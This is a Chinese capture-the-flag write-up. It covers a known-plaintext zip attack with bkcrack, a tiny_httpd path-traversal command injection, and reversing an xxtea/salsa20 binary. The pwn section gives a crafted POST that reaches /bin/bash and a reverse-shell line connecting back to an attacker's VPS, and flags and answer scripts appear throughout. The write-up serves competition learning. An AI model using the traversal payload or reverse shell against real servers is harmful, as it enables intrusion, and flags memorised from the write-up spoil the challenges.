└─$ foremost 1096.dmp
Processing: 1096.dmp
|foundat=
foundat=t.jpg��u���ba�Ni�U�<5�L���uX¿��+EDEV��b ��▯��
                                                  ���?ıı��RT���Γ��/����-�
foun
****
```

00173093.zip

名称	大小	类型	修改日期
a.jpg	128.7 kB	JPEG image	2021年10月7日 20:...
t.jpg	672.8 kB	JPEG image	2021年10月7日 16:31

尝试之后发现不是常规加密，是一种明文攻击，参考文章：https://blog.csdn.net/q851579181q/article/details/109767425


因为这里是jpg文件，所以选定文件头作为明文保存为key，这里选定的明文比较长，所以爆破速度会快很多，不过这一段是t.jpg对应的，跑秘钥的时候只能指定t.jpg。用`FFD8FFE000104A4649460001`作为明文段会慢一点，但是两个图片都能指定。

```
echo -n "FFD8FFE000104A46494600010100000010001" | xxd -r -ps >key
```

然后跑秘钥

```
time ./bkcrack -C 1.zip -c t.jpg -p key -o 0
```


最后能跑出三段秘钥b0a90b36 14dd97b9 f5d648cf



```
┌──(volcano㉿kali)-[~/桌面/bkcrack-1.3.3-Linux]
└─$ time ./bkcrack -C 1.zip -c t.jpg -p key -o 0
bkcrack 1.3.3 - 2021-11-08
[16:35:55] Z reduction using 10 bytes of known plaintext
100.0 % (10 / 10)
[16:35:55] Attack on 647525 Z values at index 7
Keys: b0a90b36 14dd97b9 f5d648cf
11.8 % (76415 / 647525)
[16:41:10] Keys
b0a90b36 14dd97b9 f5d648cf
./bkcrack -C 1.zip -c t.jpg -p key -o 0  573.21s user 27.02s system 190% cpu 5:15.06 total
```

再用秘钥去解两个图片，这里以a.jpg为例，解出来之后发现是Deflate的压缩形式，不能直接查看，于是使用inflate.py进行解压


```
bkcrack -C 1.zip -c a.jpg  -k b0a90b36 14dd97b9 f5d648cf -d a1.jpg
```



```
┌──(volcano㉿kali)-[~/桌面/bkcrack-1.3.3-Linux]
└─$ ./bkcrack -C 1.zip -c a.jpg  -k b0a90b36 14dd97b9 f5d648cf -d a1.jpg
bkcrack 1.3.3 - 2021-11-08
[16:44:18] Writing deciphered data a1.jpg (maybe compressed)
Wrote deciphered data.
```

```
#解压
python3 tools/inflate.py < a1.jpg > 2.jpg
```

解压之后就可以看到前一半flag




pwn

tiny_httpd

附件主页文件里发现有命令执行加绕过
方法
1.vps监听端口
2.然后连靶机nc执行下面命令

```
POST //..//..//..//..//..//..//..//..//..//..//..//..//..//../bin/bashContent-Length: 100 HTTP/1.0 200 OKHTTP/1.0 200 OKbash -i >& /dev/tcp/vps地址/监听端口  0>&1 nc
```

vps上会弹shell，直接cat flag就行




```
root@engine-1:/home/ctf# ls
ls
flag
htdocs
httpd
root@engine-1:/home/ctf# cat ^H^H^H^H

root@engine-1:/home/ctf#

root@engine-1:/home/ctf#

root@engine-1:/home/ctf#

root@engine-1:/home/ctf# cd flag
cd flag
bash: cd: flag: Not a directory
root@engine-1:/home/ctf# cat flag
cat flag
flag{ed115051-10a5-4d88-8215-2fa452de13e4}root@engine-1:/home/ctf# exit
```

reverse


Hideit

这个题首先祭出findcrypt



Address	Rules file	Name	String	Value
rdata:00007FF66...	global	salsa20_7FF662482250	$c0	b'expand 32-byte k'

发现有salsa20
分析一下流程，其实需要调试



```
__int64 sub_7FF662481000()
{
  HANDLE CurrentProcess; // rbx

  puts("Let's start the game!");
  CurrentProcess = GetCurrentProcess();
  lpAddress = VirtualAllocEx(CurrentProcess, 0i64, 0xBD85ui64, 0x3000u, 4u);
  WriteProcessMemory(CurrentProcess, lpAddress, &unk_7FF662483040, 0xBC85ui64, 0i64);
  return ((__int64 (*)(void))lpAddress)();
}
```

调试分析后发现是一个dll文件，分析算法
第一个算法是xxtea的加密算法，后面的才是findcrypt找到的salsa20算法。
第一个解出来密钥：dotitsit，，和真正的flag没啥关系
关键在于salas20算法，在内存中找到了0N3@aYl_M3l0dy_KurOm1_W_Suk1dqy0
至于算法的解密，其实都是异或算法，只要在内存中提取密钥流就行了，
把key和密文异或得出flag

```
key = [0x8D, 0xE2, 0x3D, 0xC2, 0x19, 0xF2, 0x2D, 0xCA, 0x18, 0x14, 0xCF, 0x52, 0x77, 0x5A, 0x9C, 0x13, 0xAA, 0xCC, 0x04, 0x5B, 0x92, 0xC1, 0x0C, 0x68, 0x45, 0x58, 0xF9, 0x47, 0x68, 0xD9, 0x35, 0xC5]
encstr = [0xEB, 0x8E, 0x5C, 0xA5, 0x62, 0xB4, 0x1C, 0x84, 0x5C, 0x59, 0xFC, 0x0D, 0x43, 0x3C, 0xAB, 0x20, 0xD8, 0x93, 0x33, 0x13, 0xA1, 0x9E, 0x39, 0x00, 0x76, 0x14, 0xB5, 0x04, 0x58, 0x9D, 0x06, 0xB8]
flag = ""
for i in range(32):
    flag += chr(key[i] ^ encstr[i])
print flag
#flag{F1NDM3_4f73r_7H3_5h3LLC0D3}
```